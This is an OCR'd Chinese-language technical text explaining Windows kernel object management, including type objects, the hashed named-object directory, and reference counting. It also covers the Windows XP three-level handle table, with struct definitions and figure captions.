


图 2 句柄表

二、Windows 中对象的管理

以上我们介绍了 Windows 中有关对象和句柄的一些基本概念，下面我们将分别针对对象和句柄的管理进行描述。在对象的管理中，我们主要涉及对象的类型管理、命名对象的管理和对象的周期性问题。

1．类型对象

在 31 种内核对象类型中有一种比较特别，叫做类型对象，用来描述每种类型的对象。这种对象只有一个实体，该对象实体包含某一种对象的共用的属性和操作，比如有多少个该类型的对象、对该类型的对象的相同的操作等，如图 3 所示。

在每个对象的头部有一个 POBJECT_TYPE 数据类型的 type 成员，它指向该类型对象的唯一实体，所以每种对象 type 成员的内容都是一样的，通过这种方式，每种对象的一些共有属性和操作被该种类型对象所共享，能够有效地节约内存空间。




图 3 类型对象

2．命名对象的管理

对象可以有名字，也可以没有名字，使用命名对象是因为命名的对象是全局性的，因此可以实现对象的跨进程访问。有名字的对象共同组成的一个名字空间，我们利用 WinObj 可以看到，这个空间非常类似操作系统中的文件管理，通过目录对象将普通对象分层次地组织起来，如图 4 所示。




图 4 对象的组织

类似于 Windows 操作系统中文件的组织，在这里可以完成常见的操作：查询、插入和删除对象。例如，在一个指定的目录中找到一个对象（使用对象名），使用 ObpLookupDirectoryEntry 函数；把一个对象插入到一个目录中，使用 ObpInsertDirectoryEntry 函数；删除某一项，使用 ObpDeleteDirectoryEntry 函数。上述函数都只在一个目录中进行，而不是递归地操作其下的子目录，为了实现递归查找，Windows 提供了 ObpLookupObjectName 函数，其能够实现在某一目录下递归查询。如果想了解这些函数的实现，就必须了解命名对象的组织。那么这些函数又是如何实现的呢？我们先从图 5 说起。




图 5 对象的目录组织

让我们学学伟大的福尔摩斯，看看从一幅图中能够猜出些什么。从左向右，ObpRootDirectoryObject 好像是一个指针，指向一个 DirectoryTable 的结构，而该结构应该包含 37 个有{next，对象指针}成员的结构，{next，对象指针}结构通过 next 指针连接起来，形成一个链，共有 37 个链，但是还有一个特殊的地方在于，如果某个对象是目录对象，那么它又包含一个数量为 37 的链。从图上我们看到了很多，如果将这里的目录对象想象成文件系统中的目录，把对象想象成文件，我们很容易得到一个形成树状的目录结构，bingo——实际的命名对象的组织就是这样的。

下面我们用专业的语言总结一下，命名对象的组织是通过目录对象作为中枢完成的，其根目录对象由全局变量 ObpRootDirectoryObject 定义。Windows 中的命名对象被组织成树型的结构，目录对象类型是其中的关键， Directory 的 body 的结构如下。

```
    typedef _DIR_ITEM{
    PDIR_ITEM Next;
    PVOID Object;
    }DIR_ITEM,*PDIR_ITEM;   //就是我们从   5 中   到的
{next，对象指针}结构
    typedef struct _DIRECTORY{
        PDIR_ITEM HashEntries[37];
        PDIR_ITEM LastHashAccess;
        DWORD LastHashResult;
        }DIRECTORY,*PDIRECTORY;//就是我们在   5 中
到的 DirectoryTable 结构
```

系统利用目录对象（注意，这也是一种对象）将所有有名字的对象组织起来，目录对象可以看成是存储对象的容器，可以说它是一种特殊的对象，其利用一定的算法将对象名称处理并得出一个 hash 值（0～36），依次放入由 37 个数组元素组成的哈希数组中。举个例子，在一个目录下，针对该目录下所有对象（包括目录对象），将对象名按照一定算法进行哈希，将对象名变为 0~36 的数字，然后将对象放到其对应的数组中去，如果该数组已经有内容，那么就通过 next 指针形成一个单链表。这里有个特殊点，如果对象为目录对象，那么该目录对象再指向一个 DirectoryTable 结构，这个 DirectoryTable 结构又包括一个长度为 37 的数组，将这个目录下的所有对象放到 37 个链表中，如此循环下去。这里使用的 hash 算法并不复杂，有兴趣的朋友可以查看 WRK 或者 ReactOS 的代码。

3. 对象的生命周期

对象的生命周期与对象头中的成员 PointerCount（引用计数）直接相关，一旦引用计数为零，则对象的生命周期结束，它所占用的内存也可以被回收。对象的引用计数来源于两个方面。

① 内核中的指针引用。当内核调用 ObReferenceObjectByPointer 函数，直接新增加一个对某一对象的引用时，则该对象的引用计数加 1；而调用 ObDereferenceObject 函数，不再对某一对象引用，则该对象的引用计数减 1。

② 一个进程，注意这里是进程，类似于前面介绍的，通过 CreateFile 函数打开一个对象并获得一个句柄时，那么对象头中的引用计数和句柄计数都加 1，该进程以后通过此句柄来引用此对象。而当一个句柄不再被使用时，其句柄计数与引用计数都要减 1。

通过上面两点可以得到对象头中的成员引用计数（PointerCount）和句柄计数（HandleCount）之间的关系可以归结为：PointerCount=HandleCount+直接使用指针引用对象的计数。

三、Windows 中句柄的管理

在这里我们只讨论 Windows XP 中关于句柄的管理，而对 Windows 2000 中的句柄管理不做讨论。

1. 句柄的定义

还是引用前面的例子吧：

```
HANDLE pHandle=CreateFile(…,…,);
```

我们打开调试器，将断点设置在以上代码的下一条语句上，当运行停止时，可以看到，pHandle 被赋予一个 16 位的值，如果你仔细观察，应该会发现这个值是 4 的倍数。实际上，对于 X86 系统，句柄的结构如图 6 所示。




图 6　句柄的结构

句柄本质上就是一个索引，由于句柄项是 4 字节对齐，因此句柄的末两位可以忽略。而通过前面的介绍可知，句柄表分为 3 层，在图 6 中体现为每个句柄结构分为 5 个部分，0～1 位忽略不计，2～10 位代表一级表的索引，11～20 位代表二级表的索引，21～30 位代表三级表的索引，最高位忽略不计。

2. 句柄的管理

Windows XP 中句柄表分为可调的 3 层。为了使我们的讲解易于理解，我们先看看一级表的结构。一个句柄表是以 4KB 为单位的，每个条目占用 8 字节，因此一个句柄表可以有 512 个条目，我们称这个条目为_HANDLE_TABLE_ENTRY，其声名方式如下。

```
typedef struct _HANDLE_TABLE_ENTRY {
union {
    PVOID Object;
      ULONG ObAttributes;
      PHANDLE_TABLE_ENTRY_INFO InfoTable;
      ULONG_PTR Value;
    };
    union {
      union {
        ACCESS_MASK GrantedAccess;
        struct {
          USHORT GrantedAccessIndex;
          USHORT CreatorBackTraceIndex;
        };
      };
      LONG NextFreeTableEntry;
    };

} HANDLE_TABLE_ENTRY, *PHANDLE_TABLE_ENT
RY;
```

结构如图 7 所示。




图 7　HANDLE_TABLE_ENTRY 的结构

第一个 union 的关键成员是 Object 指针，指向句柄所代表的内核对象，它的最低 3 位有特别含义。

① 第 0 位为 OBJ_PROTECT_CLOSE，表示调用者是否允许关闭该句柄。

② 第 1 位为 OBJ_ INHERIT，指示该进程所创建的子进程是否可以继承该句柄，即是否将该句柄项复制到子进程的句柄表中。

③ 第 2 位为 OBJ_ AUDIT_OBJECT_ CLOSE，指示关闭该对象时是否产生一个审计事件。在第二个 union 中，如果句柄表项指向一个有效的对象，那么 GrantedAccess 成员记录了该句柄的访问掩码；如果这是一个空闲的句柄表项，那么，NextFreeTableEntry 成员将加入到句柄表的空闲单链表中。

3. 快速查找空闲句柄的方法

为了有效、快速地管理句柄项，Windows 使用_Handle_Table 结构中的 FirstFreeHandle 成员与_Handle_Table_Entry 中的 NextFreeTableEntry 成员，采用类似链表的管理方法。如图 8 中左图所示，FirstFreeHandle 指向该句柄表中目前第一个空闲的句柄项，而因为该句柄项为空，因此使用 NextFreeTableEntry 定义，利用其 NextFreeTableEntry 成员指向下一个空闲的句柄项，以此类推。这样通过 NextFreeTableEntry 成员将空闲的句柄项组成一个单链表，当系统需要一个空闲的句柄项时，则依据 FirstFreeHandle 定位到其指向的句柄项，而将 FirstFreeHandle 填充为该句柄项中原来的 NextFreeTableEntry 内容，如图 8 中中图所示，而当一个在用的句柄项转为空时，则将其地址赋给 FirstFreeHandle，而其空出来的 NextFreeTableEntry 指向原来 FirstFreeHandle 指向的句柄项，如图 8 中右图所示。


